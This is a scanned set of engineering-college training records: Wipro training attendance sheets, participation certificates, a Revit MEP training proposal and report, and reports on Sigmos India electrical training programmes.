SL. NO.	NAME	BRANCH	PRN	SIGNATURE	
				FN	AN
1	ABHINAV C	CSE	16CS003		
2	AGNES JINSON	CSE	16CS005		
3	AJAY JOY	CSE	16CS006		
4	ALBY T S	CSE	16CS012		A
5	ANN MARY GEORGE	CSE	16CS014		
6	APARNA UDAYAKUMAR	CSE	16CS016		
7	ARJUN GOVINDAN	CSE	16CS017		
8	ARUNIMA PRADEEP	CSE	16CS018		
9	DHARSANA NARAYANAN P	CSE	16CS026		
10	FATHIMA SHAHZADI	CSE	16CS030		
11	GOKUL KUMBAKKARA	CSE	16CS031		
12	HARITHA RAGHU	CSE	16CS032		
13	JUHI KRISHNA	CSE	16CS036	A	A
14	KARTHIK SURESH A C	CSE	16CS037		
15	KAVYA PADMANABHAN	CSE	16CS039		
16	KAVYA RAJEEV E	CSE	16CS040		A
17	MALAVIKA MURALIDHARAN	CSE	16CS042		
18	MARIYA SAJU	CSE	16CS043		
19	MEGHA C ROY	CSE	16CS044		
20	MERIN JOHN	CSE	16CS046	A	A
21	NITHYA JOSHY	CSE	16CS051		
22	VARADA M V	CSE	16CS056		
23	VARNA BABY	CSE	16CS057		
24	VISHNU T	CSE	16CS058		
25	WISSAM SALIH ABDULLA	CSE	16CS059		
26	ABHIJITH PP	CSE	16CS02		
27	ANN MARIYA ES	CSE	16CS15		
28	BINDYA RAJEEV	CSE	16CS25		
29	AMRUTHA NANUKUTTAN	ECE	16EC16		A
30	ALTREESHA BABY	ECE	16EC13	A	

WIPRO TRAINING ON OCT 16, 2019 - STUDENTS LIST					
BATCH 2					
SL. NO.	NAME	BRANCH	PRN	SIGNATURE	
				FN	AN
31	CHAITHRA AV	ECE	16EC29	<i>Chaithra AV</i>	<i>Chaithra AV</i>
32	NAIR SNEHA ASOKAN	ECE	16EC43	A	A
33	RAGENDU N	ECE	16EC49	<i>Rag</i>	A
34	SHANOOJA MOIDEEN	ECE	16EC54	A	A
35	ANJALI MOHAN	ECE	16EC20	<i>Anjali</i>	<i>Anjali</i>
36	AKHIL CHANDRAN M	ECE	16EC06	<i>Akhil</i>	<i>Akhil</i>
37	ATHIRA EV	ECE	16EC25	<i>Athira</i>	<i>Athira</i>
38	SNEHA JOSEPH	ECE	17ECL2	<i>Sneha</i>	<i>Sneha</i>
39	JESLYN MATHEW	ECE	16EC33	<i>Jeslyn</i>	<i>Jeslyn</i>
40	JISNA JOSEPH	ECE	16EC35	<i>Jisna</i>	<i>Jisna</i>
41	SONA MARIA JOSE	ECE	16EC58	<i>Sona</i>	<i>Sona</i>
42	SARIKA K	ECE	16EC53	A	A

43 LIYA ROSE JAISON ECE 16EC36 *Liya* *Liya*

44 Namitha V K ECE 16EC44 *Namitha* A

WIPRO TRAINING ON OCT 15, 2019 - STUDENTS LIST

BATCH 2

SL. NO.	NAME	BRANCH	PRN	SIGNATURE	
				FN	AN
1	ABHINAV C	CSE	16CS003		
2	AGNES JINSON	CSE	16CS005		
3	AJAY JOY	CSE	16CS006		
4	ALBY T S	CSE	16CS012		
5	ANN MARY GEORGE	CSE	16CS014		
6	APARNA UDAYAKUMAR	CSE	16CS016		
7	ARIJUN GOVINDAN	CSE	16CS017		
8	ARUNIMA PRADEEP	CSE	16CS018		
9	DHARSANA NARAYANAN P	CSE	16CS026		
10	FATHIMA SHAHZADI	CSE	16CS030		
11	GOKUL KUMBAKKARA	CSE	16CS031		
12	HARITHA RAGHU	CSE	16CS032		
13	JUHI KRISHNA	CSE	16CS036		A
14	KARTHIK SURESH A C	CSE	16CS037		
15	KAVYA PADMANABHAN	CSE	16CS039		
16	KAVYA RAJEEV E	CSE	16CS040		
17	MALAVIKA MURALIDHARAN	CSE	16CS042		
18	MARIYA SAJU	CSE	16CS043		
19	MEGHA C ROY	CSE	16CS044		
20	MERIN JOHN	CSE	16CS046		
21	NITHYA JOSHY	CSE	16CS051		
22	VARADA M V	CSE	16CS056		
23	VARNA BABY	CSE	16CS057		
24	VISHNU T	CSE	16CS058		
25	WISSAM SALIH ABDULLA	CSE	16CS059		
26	ABHIJITH PP	CSE	16CS02		
27	AMRUTHA NANUKUTTAN	ECE	16EC16		
28	ALTREESHA BABY	ECE	16EC13		
29	CHAITHRA AV	ECE	16EC29		A
30	NAIR SNEHA ASOKAN	ECE	16EC43		

WIPRO TRAINING ON OCT 15, 2019 - STUDENTS LIST					
BATCH 2					
SL. NO.	NAME	BRANCH	PRN	SIGNATURE	
				FN	AN
31	RAGENDU N	ECE	16EC49		A
32	SHANDOOJA MOIDEEN	ECE	16EC54		
33	ANJALI MOHAN	ECE	16EC20		A
34	AKHIL CHANDRAN M	ECE	16EC06		
35	ATHIRA EV	ECE	16EC25		A
36	SNEHA JOSEPH	ECE	17ECL2		A
37	JESLYN MATHEW	ECE	16EC33		
38	JISNA JOSEPH	ECE	16EC35		
39	SONA MARIA JOSE	ECE	16EC58		A

40. Sarika . k.

ECE.

16EC53

A

41. Annamaliya ES.

CSE

16CS15

42. Bindya Rajan

CSE

16CS25

WIPRO TRAINING ON OCT 15, 2019 - STUDENTS LIST

BATCH 1

SL. NO.	NAME	BRANCH	PRN	SIGNATURE	
				FN	AN
1	SNEHA	CE A	16CE102	A	A
2	ALBIN JOY	CE A	16CE06	A	A
3	DEEPU VS	CE A	16CE48	A	A
4	AKSHAY SHANE	CE A	16CE04	A	A
5	ABHITHA	CE A	16CE01	A	A
6	NIJISHA	CE A	16CE77	A	A
7	DANI	CE A	16CE46	A	A
8	AMALA SATHEESAN	CE A	16CE11	A	A
9	KEERTHANA	CE A	16CE65	A	A
10	ATHIRA K ANIL	CE A	16CE35	<i>athira</i>	<i>athira</i>
11	ATHIRA P	CE A	16CE38	<i>athira</i>	<i>athira</i>
12	MEGHA	CE A	16CE78	A	A
13	RESHMI RAMESH	CE A	17CET3	<i>reshmi</i>	<i>reshmi</i>
14	JOYAL JOY	AEI	16AE19	<i>joyal</i>	<i>joyal</i>
15	NAVAMI MANOHARAN	AEI	16AE22	<i>Navami</i>	A
16	FEBIN J NALAPPATT	AEI	16AE15	<i>Febin</i>	<i>Febin</i>
17	DRISHYA K	AEI	16AE14	<i>Drishya</i>	A
18	ABHAY RAJAN	EEE	16EE01	<i>Abhay</i>	<i>Abhay</i>
19	ABHIRAM L	EEE	16EE03	<i>Abhiram</i>	<i>Abhiram</i>
20	HIFASBNU SIDDIQUE	EEE	16EE25	<i>Hifas</i>	<i>Hifas</i>
21	ANASWARA MK	EEE	16EE10	<i>Anas</i>	<i>Anas</i>
22	NIKHIL BABY	EEE	16EE37	<i>Nikhil</i>	<i>Nikhil</i>
23	JOEL MAMMEN GEORGE	EEE	16EE28	<i>Joel</i>	<i>Joel</i>
24	RAVEENA M	EEE	16EE39	<i>Raveena</i>	<i>Raveena</i>
25	SHIBIN SUJITH	EEE	16EE41	<i>Shibin</i>	<i>Shibin</i>
26	MUHAMMED SHAMEER	EEE	16EE33	<i>Muhammed</i>	<i>Muhammed</i>
27	SREEHARI P	EEE	16EE43	<i>Sreehari</i>	<i>Sreehari</i>
28	MUHAMMED HASHIK H	EEE	16EE31	<i>Muhammed</i>	<i>Muhammed</i>
29	N AMITH	EEE	16EE35	<i>N Amith</i>	<i>N Amith</i>
30	JIBIN TOM	EEE	16EE26	<i>Jibin</i>	<i>Jibin</i>

31 JISHNU J PURUSHAMMAN EEE 16EE27 *Jishnu* *Purushamman*

WIPRO TRAINING ON OCT 14, 2019 - STUDENTS LIST

Sl. No.	Name	Branch	PRN	SIGNATURE	
				FN	AN
BATCH 1					
1	SNEHA	CE A	16CE102		
2	ALBIN JOY	CE A	16CE06		
3	DEEPU VS	CE A	16CE48		
4	AKSHAY SHANE	CE A	16CE04		
5	ABHITHA	CE A	16CE01		
6	NIJISHA	CE A	16CE77		
7	DANI	CE A	16CE46		
8	AMALA SATHEESAN	CE A	16CE11		
9	KEERTHANA	CE A	16CE65		
10	ATHIRA K ANIL	CE A	16CE35		
11	ATHIRA P	CE A	16CE38		
12	MEGHA	CE A	16CE78		
13	RESHMI RAMESH	CE A	17CET3		
14	JOYAL JOY	AEI	16AE19		
15	NAVAMI MANOHARAN	AEI	16AE22		
16	FEBIN J NALAPPAT	AEI	16AE15		
17	DRISHYA K	AEI	16AE14		
18	ABHAY RAJAN	EEE	16EE01		
19	ABHIRAM L	EEE	16EE03		
20	HIFASBNU SIDDIQUE	EEE	16EE25		
21	ANASWARA MK	EEE	16EE10		
22	NIKHIL BABY	EEE	16EE37		
23	JOEL MAMMEN GEORGE	EEE	16EE28		
24	RAVEENA M	EEE	16EE39		
25	SHIBIN SUJITH	EEE	16EE41		
26	MUHAMMED SHAMEER	EEE	16EE33		
27	SREEHARI P	EEE	16EE43		
28	MUHAMMED HASHIKH	EEE	16EE31		
29	N AMITH	EEE	16EE35		
30	JIBIN TOM	EEE	16EE26		

31 JISHNO J PURIKSHERAMAN EEE 16EE27

32 ANJANA P.V CE 16CE03

WIPRO TRAINING ON OCT 14, 2019 - STUDENTS LIST

BATCH 2

Sl. No.	Name	Branch	PRN	SIGNATURE	
				FN	AN
1	ABHINAV C	CSE	16CS003		
2	AGNES JINSON	CSE	16CS005		
3	AJAY JOY	CSE	16CS006		
4	ALBY T S	CSE	16CS012		
5	ANN MARY GEORGE	CSE	16CS014		
6	APARNA UDAYAKUMAR	CSE	16CS016		
7	ARJUN GOVINDAN	CSE	16CS017		
8	ARUNIMA PRADEEP	CSE	16CS018		
9	DHARSANA NARAYANAN P	CSE	16CS026		
10	FATHIMA SHAHZADI	CSE	16CS030		
11	GOKUL KUMBAKKARA	CSE	16CS031		
12	HARITHA RAGHU	CSE	16CS032		
13	JUHI KRISHNA	CSE	16CS036		
14	KARTHIK SURESH A C	CSE	16CS037		
15	KAVYA PADMANABHAN	CSE	16CS039		
16	KAVYA RAJEEV E	CSE	16CS040		
17	MALAVIKA MURALIDHARAN	CSE	16CS042		
18	MARIYA SAJU	CSE	16CS043		
19	MEGHA C ROY	CSE	16CS044		
20	MERIN JOHN	CSE	16CS046		
21	NITHYA JOSHY	CSE	16CS051		
22	VARADA M V	CSE	16CS056		
23	VARNA BABY	CSE	16CS057		
24	VISHNU T	CSE	16CS058		
25	WISSAM SALIH ABDULLA	CSE	16CS059		
26	ABHIJITH PP	CSE	16CS02		
27	AMRUTHA NANUKUTTAN	ECE	16EC16		
28	ALTREESHA BABY	ECE	16EC13		
29	CHAITHRA AV	ECE	16EC29		
30	NAIR SNEHA ASOKAN	ECE	16EC43		

WIPRO TRAINING ON OCT 14, 2019 - STUDENTS LIST

BATCH 2

Sl. No.	Name	Branch	PRN	SIGNATURE	
				FN	AN
31	RAGENDU N	ECE	16EC49		
32	SHANOOJA MOIDEEN	ECE	16EC54		
33	ANJALI MOHAN	ECE	16EC20		
34	AKHIL CHANDRAN M	ECE	16EC06		
35	ATHIRA EV	ECE	16EC25		
36	SNEHA JOSEPH	ECE	17ECL2		
37	JESLYN MATHEW	ECE	16EC33		
38	JISNA JOSEPH	ECE	16EC35		
39	SONA MARIA JOSE	ECE	16EC58		
40	Namitha V.K	ECE	16EC44		
41	Sarika K.	ECE	16EC53		
42	Ann Maligan ES.	CSE	16CS15		


CERTIFICATE

OF PARTICIPATION

This certificate is presented to


Sona Maria Jose

*For Successfully attending the WIPRO, TCS
Specific Training program conducted
during July and October 2019*



Justine M Augustine

*Training and Placement Officer, Vimal
Jyothi Engineering College, Chemperi*



Dinesh Narayan

Training Manager, Sixphrase

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Event Proposal Form

1	Event Type and Name	<ul style="list-style-type: none"> • Seminar/Workshop/Conference • Guest Lecture • Industrial Visit • Placement oriented training Programme
2	Date and Time	March 4 th - 8 th 2020 - 9:00 am - 4:10pm
3	Participants/Audience	56 EEE students
4	Venue	Advanced communication Lab, Dept of EEE
5	Objectives	<ol style="list-style-type: none"> 1. Participants will learn the <u>Revit MEP</u> basics and how to setup a Revit project for engineering purposes 2.
6	Expected Outcomes	<ol style="list-style-type: none"> 1. Participants will become familiar with the software Revit MEP 2. Participants will gain more job opportunities related to Revit MEP
7	Connected PEOs/POs/COs	PO1, PO2, PO3, PO4, PO5, PO11, PO12 PSpO1, 2
8	Resource Requirements	64 bit system. Projector
9	Any other Relevant information	NIL
10	Responsible Persons	<p>Ms. Anishkha Iyer</p> <p>ms. Geena George</p> <p>Recommended By</p>

4/25/20



VIMAL JYOTHI ENGINEERING COLLEGE

&

**DEPARTEMENT OF ELECTRICAL AND
ELECTRONICS ENGINEERING**

Report on value added course

“REVIT MEP”

for

2017-21 BATCH



PROPOSAL FOR THE TRAINING OF REVIT MEP SOFTWARE

Submitted to

VIMAL JYOTHI ENGINEERING COLLEGE, CHEMPERI, KANNUR, KERALA, 670632

CONTENTS

- a. Introduction Letter
- b. Proposal
- c. Terms and Conditions



2nd Floor, Balakrishna Pillai Building,
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Tel: +91 471 2472766, 2572221
Email: atc@intercadsys.com
www.intercadsys.com

ICS/TRG/FY20/COK/AM/155
23rd January 2020

To

MRS.LALY JAMES
HEAD OF THE DEPARTMENT(EEE)
VIMAL JYOTHI ENGINEERING COLLEGE,CHEMPERI

Dear Madam,

InterCAD Systems Private Limited (ICS) is one of the leading training centres in Kerala, since its inception in 1993. ICS has strategic sales & training tie-ups with major **global software organizations** like Autodesk, Bentley, PTC, **Ansys etc.** Having trained more than 50,000 students in the past 20 years, ICS has established itself as the best CAD Education hub in the state of Kerala to impart quality training to students & professionals.

ICS is the only centre in Kerala, authorized by Autodesk as an Authorized Training Center, Authorized Certification Center, Autodesk Academic Adoption Partner & Authorized Value Added Reseller, apart from training agreements from PTC and Bentley for their design software. With our technical experience in the field of Mechanical, Civil, & Architecture, we bring value addition to our customers.

We have provided training to various Engineering Colleges, Government Polytechnic Colleges & Public sector organizations like PWD, KWA, GCDA, KAMCO, TELK to name a few.

In the light of above you are humbly request to go thru' our proposal and place the training offer on our favor.

Kindly revert back for any clarifications
Thanking you and assuring you the best of our services

For InterCAD systems Private Ltd.

Sabu S Nair
Business Manager
+91 9895 705 600

TRAINING PROPOSAL

SL.NO.	SOFTWARES	DURATION (DAYS)	TOTAL PRICE PER STUDENT
1.	REVIT MEP	5	2000/-

EACH PARTICIPANTS WILL GET AN INDIVIDUAL COURSE COMPLETION CERTIFICATE

INTERCAD OFFERS

- Authorized Reseller of Engineering Software.
- Authorized Training Center of **Autodesk, Bentley, Trimble.**
- Authorized Certification Center of **Autodesk.**
- Latest version software training Facility.
- Courses Handled by Certified Professionals from Parent Companies.
- Updated & highly Specialized Courseware.
- Direct certification from **Autodesk /BENTLEY/ TRIMBLE.**

TERMS AND CONDITIONS:

- Training can be conducted at your premises
- Minimum 40 Students are required for this special offer training.
- Training timing: timing as convenient to both parties
- The Course duration includes both theory and practical.
- The systems/projector will have to be supplied from the concerned dept.
- On successful completion of the training InterCAD Systems will evaluate the **students and issue** Course Completion Certificates.

REVIT MEP TRAINING REPORT

A 5 day hands on internship program entitled 'REVIT MEP' on 'Mechanical Electrical and Plumbing' was conducted by InterCAD Systems Private Limited, one of the leading training centres in Kerala, for the students of 6th semester of Electrical and Electronics Engineering of Vimal Jyothi Engineering college. The workshop was conducted from 4th March 2020 to 8th March 2020. The trainers were Mr. Abhiram and Mr. Balu from InterCAD System Pvt. Ltd.

The workshop mainly dealt with introduction to REVIT MEP Software and its basic drawing and editing tools. The students were provided an opportunity to build Building Models in order to incorporate non conflicting design of Mechanical, Electrical and Plumbing engineering in an architectural design of building and to identify the material requirements for complete construction. All the designed projects provoked the students to enhance their thinking skills and imparted students with good technical knowledge.

Students were also given training on HVAC Systems, adding duct and piping systems, and were made to work on automatic duct and piping layouts. REVIT MEP software's modelling and layout tools enabled students in placing mechanical, electrical and plumbing systems more accurately. It also helped the students in working with dimensions, tags and schedules, adding electrical and fire protection circuits, and creating documents and sheets more easily.

Day 1 : 4th March

Overview of the Revit is given. Students are familiarized with MEP Interface, Opening a Revit MEP project etc. Also studied General drawing tools, Editing Revit elements, Basic modifying tools, Additional editing tools.

Day 2 : 5th March

On this day familiarized with Starting Revit projects, Linking Revit models, Copying and monitoring linked files.

Day 3 : 6th March

Learned about Revit MEP systems, Working with Components, Creating systems – Overview, Systems Graphics, Connecting Components and Analyzing systems

Day 4 : 7th March

Learned to prepare energy analysis, Analyzing the heating and cooling loads and Exporting for secondary analysis

Day 5 : 8th March

Introduced with Hydronic piping systems, Adding mechanical equipment, Drawing piping, Creating Hydronic systems, Automatic piping layouts , Analyzing piping systems and Fire protection systems.

CONCLUSION

The Internship opportunity provided on Autodesk REVIT MEP was a great chance for learning and exposure to view technologies used in the Construction Company. In general, the program was very effective. There was an overall participation of 40 students and the students gave a very positive feedback. Certificates were given to the students who participated in the program.

REVIT MEP

<p><u>1. INTRODUCCION TO REVIT MEP</u> Overview of the Revit MEP Interface Opening a Revit MEP project Viewing Commands</p>	<p><u>2. BASIC DRAWING AND EDITING TOOLS</u> General drawing tools Editing Revit elements Basic modifying tools Additional editing tools</p>
<p><u>3. STARTING REVIT MEP PROJECTS</u> Starting Revit projects Linking Revit models Copying and monitoring linked files Setting up levels</p>	<p><u>4. VIEWS</u> Duplicating views Adding callout views Setting the view display Creating elevations Creating sections Working with ceilings</p>
<p><u>5. AUTODESK REVIT MEP SYSTEMS</u> About Revit MEP systems Working with Components Creating systems – Overview Systems Graphics Connecting Components Analyzing systems</p>	<p><u>6. SPACES AND ZONES</u> Creating spaces Creating zones Creating colour schemes</p>
<p><u>7. PERFORMANCE ANALYSIS</u> Introduction to energy analysis Preparing energy analysis Analyzing the heating and cooling loads Exporting for secondary analysis</p>	<p><u>8. HVAC SYSTEMS</u> About HVAC systems Adding terminals and mechanical equipment Adding ductwork Creating duct systems Automatic Ductwork layouts</p>
<p><u>9. HYDRONIC PIPING SYSTEMS</u> About Hydronic piping systems Adding mechanical equipment Drawing piping Creating Hydronic systems Automatic piping layouts Analyzing piping systems Fire protection systems</p>	<p><u>10. PLUMBING SYSTEMS</u> About plumbing systems Adding plumbing fixtures Drawing piping for plumbing systems Working with plumbing systems</p>
<p><u>11. ELECTRICAL SYSTEMS</u> About electrical systems Placing electrical components Creating electrical circuits Cable trays and conduit</p>	<p><u>12. CONSTRUCTION DOCUMENTS</u> Setting up sheets Placing and modifying views on sheets Printing sheets</p>

13. ANNOTATING CONSTRUCTION DOCUMENTS

Working with dimensions
Working with text
Adding detail lines and symbols
Creating legends

14. TAGS AND SCHEDULES

Adding tags
Working with schedules
Creating schedules

15. DETAILING IN REVIT MEP

Setting up detail views, Creating details , Annotating details

BIM for MEP Engineering

- This Building Modeling is the purpose-built building information modeling (BIM) developed to incorporate non conflicting design of Mechanical, Electrical, and Plumbing (MEP) engineering in an architectural design of building and to identify the material requirements for complete construction

Why MEP engineering firms should integrate BIM?

The core challenge of sticking to tight schedule and maintaining the intended and expected coordination and collaboration was identified at the very beginning of the project. The BIM deliverables were to be delivered in Autodesk Revit.

Ample opportunities such as scheduling and quantity take off are out there for the MEP firms who are ready to implement BIM. MEP Firms, ready to adopt BIM, can faster and easily fabricate the building elements directly in BIM model. It gives outstanding results in terms of Quality and efficiency. BIM for the MEP industry is rising at a light speed, yet it is still in its early times.


Why to Implement

- The basic requirement of the project is the material calculations for the best estimated costing
 - Normally due to uncertainties in design safe material estimate requires 20% to 25% increased material which can be exactly calculated here.
 - By the development of 3D modeling incorporated with the MEP, more exact estimation of the cost is possible.
- Through this, the project cost could be reduced upto some extent by adding it at the rate of even less than 0.5%

Revit MEP

- Autodesk Revit MEP is a building information modeling (BIM) software created by Autodesk for professionals who engage in MEP engineering. MEP stands for mechanical, electrical, and plumbing, which are the three engineering disciplines that Revit MEP addresses. By utilizing BIM as opposed to computer-aided drafting (CAD), Revit MEP is able to leverage dynamic information in intelligent models — allowing complex building systems to be accurately designed and documented in a shorter amount of time. Each intelligent model created with Revit MEP represents an entire project and is stored in a single database file. This allows changes made in one part of the model to be automatically propagated to other parts of the model, thus enhancing the workflow for Revit MEP users.

Things You can do with Autodesk Revit MEP




1. Duct and Pipe System Modeling

- Intuitive layout tools enable easier model modifications. Revit MEP automatically updates model views and sheets, helping to maintain document and project consistency. Engineers can create HVAC systems with mechanical functionality and provide 3D modeling for ductwork and piping as well as modify the model by dragging design elements onto the screen in almost any view. Modeling can also be done in both section and elevation views. All model views and sheets update automatically whenever a change is made anywhere for more accurate, coordinated designs and documents.




2. Duct and Pipe Sizing/Pressure Calculations

- With built-in calculators in Autodesk Revit MEP software, engineers can perform sizing and pressure loss calculations according to industry standard methods and specifications, including the American Society of Heating, Refrigerating, and Air-Conditioning Engineers (ASHRAE) fitting loss database. System sizing tools instantly update the size and design parameters of duct and pipe elements without the need for file exchanges or third-party applications. Select a dynamic sizing method for the ductwork and piping systems in your plans using duct sizing and pipe sizing tools, including friction, velocity, static regain, and equal friction sizing method for duct sizing, and velocity or friction method for pipe sizing.




3. HVAC and Electrical System Design

- Communicate design intent visually with room color-fill plans. With color schemes, team members no longer have to spend time deciphering spreadsheets and using colored pencils on printed plans. All revisions and alterations to color-fill plans are updated automatically across the model. Create any number of schemes, and maintain better consistency for the duration of the project. Three dimensional modeling for ductwork and piping enables users to create HVAC systems that can be clearly shown using color schemes for design airflow, actual airflow, mechanical zones, and more. Create electrical color schemes for power loads, lighting per area, and more.




4. Conduit and Cable Tray Modeling

- Revit MEP contains powerful layout tools that enable easier modeling of electrical and data cable trays and conduit. Better coordinate and create accurate construction drawings using real-world conduit and cable tray combinations. New schedule types can report the overall length of cable tray and conduit runs, resulting in rapid quantification of required materials.



5. Automatic Generation of Construction Document Views

- Automatically generate plan, section, elevation detail, and schedule views that more precisely reflect design information. Synchronized model views from a common database enable more consistent, coordinated change management. The entire electrical, plumbing, and mechanical design team benefits from more accurate, coordinated construction documents that building information modeling provides.



Unsurpassed AutoCAD Support

- Leverage the millions of professionally trained AutoCAD users worldwide to share and complete MEP projects faster. Revit MEP provides seamless support for AutoCAD software's DWG™ file format enabling you to save and share files with confidence. DWG technology from Autodesk is the authentic, accurate, and reliable way to store and share design data.



COURSE OUTCOMES

1. Students able to understand the basic concepts and operations of REVIT MEP
2. Students able to understand and analyze the drawing tools, editing tools and modifying tools.
3. Students able to understand the creation of elevations and system graphics.
4. Students able to analyze the energy consumption, heating and cooling systems.
5. Students able to apply the software for creating electrical circuits and prepare schedule.

	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12
CO1	M				H				H	M		H
CO2	H	H	M	M	H				H	M		H
CO3	H	M			H				H	M		H
CO4	H	H	H	H	H				H	M		H
CO5	H				H	H		M	H	M	M	H


LALY JAMES
 HOD EEE, VJEC

CERTIFICATE OF COMPLETION

CONGRATULATIONS!

You have successfully completed an Autodesk® Authorized Training Center® course specifically designed to satisfy your training requirements. Authorized Training Center instructors deliver quality-learning experiences with courses related to Autodesk products utilizing relevant content and comprehensive courseware. Autodesk's vision is to help people imagine, design, and create a better world.

Certificate No. **AP1111096103634648282**

AMAL K

NAME

REVIT MEP

COURSE TITLE

SABU S NAIR

INSTRUCTOR

INTERCAD SYSTEMS (PVT) - TRIVANDRUM

AUTODESK AUTHORIZED TRAINING CENTER

REVIT MEP 2020

PRODUCT

08-MARCH-2020

COURSE DATE

41-100 HOURS

COURSE DURATION

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Authorized Training Center

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Certificate No. AP1111096103634652598

SIDHARTH RAJESH P

NAME

REVIT MEP

COURSE TITLE

SABU S NAIR

INSTRUCTOR

INTERCAD SYSTEMS (PVT) - TRIVANDRUM

AUTODESK AUTHORIZED TRAINING CENTER

REVIT MEP 2020


PRODUCT

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PHOTO GALLERY



REVIT MEP on 4-8 March 2020 by InterCAD System Private Limited

SIGMOS INDIA TRAINING REPORT-

PHASE 1 (13/1/2020 – 15/1/2020)

A 3 day training program on Electrical System Design was conducted by Sigmos India, Cochin for the final (2016-2020 batch) year students of Vimal Jyothi Engineering college. The workshop was conducted from 13th January 2020 to 15th January 2020. The trainers were Mr.Sajin Babu, Mr. Shyam, Mr. Faslul, Mr. Sajin and Mr. Jinson from Sigmos India.

The workshop mainly dealt with introduction to electrical system design. The students were provided an opportunity to analyse different electrical drawings and then design the electrical system for a normal residential flat and then analyse its power requirements etc.

The students were also given training in AUTOCAD on how to draw the various electrical system elements and this will help the students to develop further complex electrical systems.

The training program was the first phase of the 18 day training which is to be conducted for final year students.

CONCLUSION

In general the program was very effective and imparted the students good technical knowledge. There was an overall participation of 47 students and the students gave a very positive feedback.

PHOTO GALLERY



Electrical System Design Training Program on 13-15 January 2020 by SIGMOS



Electrical System Design Training Program on 13-15 January 2020 by SIGMOS INDIA

SIGMOS INDIA TRAINING REPORT

A 5 day hands on internship program entitled 'E-HOT 2019' on 'Electrical Power and Control' was conducted by Sigmos India, Cochin for the final(2016-2020) and prefinal year(2017-2021) students of Vimal Jyothi Engineering college. The workshop was conducted from 1st July 2019 to 5th July 2019. The trainers were Ms. Jinu and Mr. Jinson from Sigmos India.

The workshop mainly dealt with introduction to contactors and also the wiring of different circuits. The students were provided an opportunity to do the wiring of different control circuits with the wide array of components were provided. All the designing different circuits provoked the students to enhance their thinking skills.

The training also covered the fundamental principles of PLC and the students were made to do PLC programming. There was also a visit to the electrical room of the college and the trainers explained the students about the different components in the room and their functions and features.

CONCLUSION

In general the program was very effective and imparted the students good technical knowledge. There was an overall participation of 12 students and the students gave a very positive feedback.

PHOTO GALLERY





IMPACT ASSESSMENT

SIGMOS INDIA

Internship training associated with our branch of study was conducted in Vimal Jyothi Engineering College by SIGMOS India. A 5-day hands on internship program entitled 'E-HOT 2019' on 'Electrical Power and Control' was conducted by Sigmos India, Cochin for the final (2016-2020) and prefinal year (2017-2021) students of Vimal Jyothi Engineering college. The workshop was conducted from 1st July 2019 to 5th July 2019. The trainers were Ms. Jinu and Mr. Jinson from Sigmos India.

Students who attended the training were

1. ANASWARA M K
2. DHANYA P
3. GOPIKA R
4. HIFASBNU SIDDIQUE
4. JISHNU J PURUSHOTHAMAN
5. MEGNA SUDEEP
6. RAVEENA M
7. SREEHARI P
8. V. V. POOJA RAJ
9. SELMA TOMY
10. NITHYA JOHN
11. NAVAMI ARAVIND
12. SHABREENA M

The workshop mainly dealt with introduction to contactors and also the wiring of different circuits. The students were provided an opportunity to do the wiring of different control circuits with the wide array of components were provided. All the designing different circuits provoked the students to enhance their thinking skills.

The training also covered the fundamental principles of PLC and the students were made to do PLC programming. There was also a visit to the electrical room of the college and the trainers explained the students about the different components in the room and their functions and features

All these functions and working that we had learned and experienced from the training in the 'Electrical Power and Control' are related to Power Electronics a subject in the 5th Semester – EE305, Electrical System Design a subject in the 7th semester-EE405 the program was very effective and imparted the student's good technical knowledge. There was an overall participation of 12 students and the students gave a very positive feedback.

SEMOS INTERNSHIP 1/18 JULY 14, 2019

S. NO	NAME OF STUDENT	IN	AN	FN	AS	PN	AN	PN	AN	PN	AN	PN
1	HAFASBU	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
2	JOHNY J P	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
